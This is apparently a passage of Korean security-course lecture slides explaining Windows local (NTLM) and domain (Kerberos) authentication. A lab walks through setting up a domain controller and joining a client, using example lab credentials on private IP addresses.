
- SRM : SAM이 사용자의 계정과 패스워드 일치 여부를 확인하여 알리면 사용자에게 SID(Security Identifier) 부여, SID에 기반하여 파일이나 디렉터리에 대한 접근(access) 허용 여부 결정, 이에 대한 감사 메시지 생성

### 3 계정 및 패스워드

#### • 윈도우 인증 과정: 로컬 인증과 도메인 인증

##### -로컬인증

- Ctrl+Alt+Delete → Winlogon 화면 → 아이디와 패스워드 입력 → LSA 서브 시스템이 인증 정보를 받아 NTLM (NT LAN Manager) 모듈에 아이디와 패스워드 넘겨줌 → SAM이 받아 확인 → 로그인 허용




### 3 계정 및 패스워드

#### • 윈도우 인증 과정: 로컬 인증과 도메인 인증

##### - 도메인 인증

- Ctrl+Alt+Delete → Winlogon 화면 → 인증 정보 입력 → 해당 정보 LSA 서브 시스템에 인계 → LSA 서브 시스템에서 해당 인증 정보가 로컬 인증용인지 도메인 인증용인지 확인 → 커버로스(Kerberos) 프로토콜 이용, 도메인 컨트롤러에 인증 요청
- 도메인 인증에서는 기본적으로 풀 도메인 이름(FQDN: Full qualified domain name)과 커버로스 프로토콜을 이용하게 되어 있지만, IP를 이용해 접근 시도할 경우 NTLM 사용

도메인에 포함된 컴퓨터



### 3 <실습> 계정 및 패스워드

#### • 사용자 인증

##### - 실습 목표

- » 클라이언트 컴퓨터에서 도메인을 통해 사용자 인증을 할 수 있습니다.

##### - 실습 환경

구성	ID/PW	IP
도메인 서버 (Windows Server)	Administrator / 1q2w3e4r% %	192.168.10.101
도메인클라이언트 (Windows 7)	Win7/root123	192.168.10.102

##### - 실습 문제 구성


- » 윈도우 인증과정 중 도메인 인증 과정을 실습하려고 합니다. 이때 windows 서버에 사용할 도메인과 도메인 컨트롤러를 설정하고 설정된 도메인에 클라이언트를 가입하여 'ksj1234'라는 비밀번호를 가진 ksj08 계정을 생성하고 생성한 ksj08계정으로 사용자 인증을 수행하시오.

### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (1)

» # 컴퓨터 이름 변경을 위해 제어판 → 시스템 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (1)

» # 설정 변경 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (1)

» # 시스템 속성 → 컴퓨터 이름을 변경 (kshjr)




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (1)

» # 컴퓨터 이름 변경 적용을 위해 다시 시작




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (1)

» # 변경된 컴퓨터 이름 확인 (kshjr)



### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (2)

» # DNS 변경을 위해 네트워크 및 공유 센터 → ethernet 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (2)

» # 속성 → Internet Protocol Version 4 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (2)

» # 서버 IP와 DNS를 변경

» (IP: 192.168.10.101, 서브넷: 255.255.255.0, DNS: 192.168.10.101)



### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### - Windows 서버 도메인 등록 (3)

» 도메인 서비스를 추가

# 서버 관리자(검색에서 서버관리자를 입력 또는



릭)

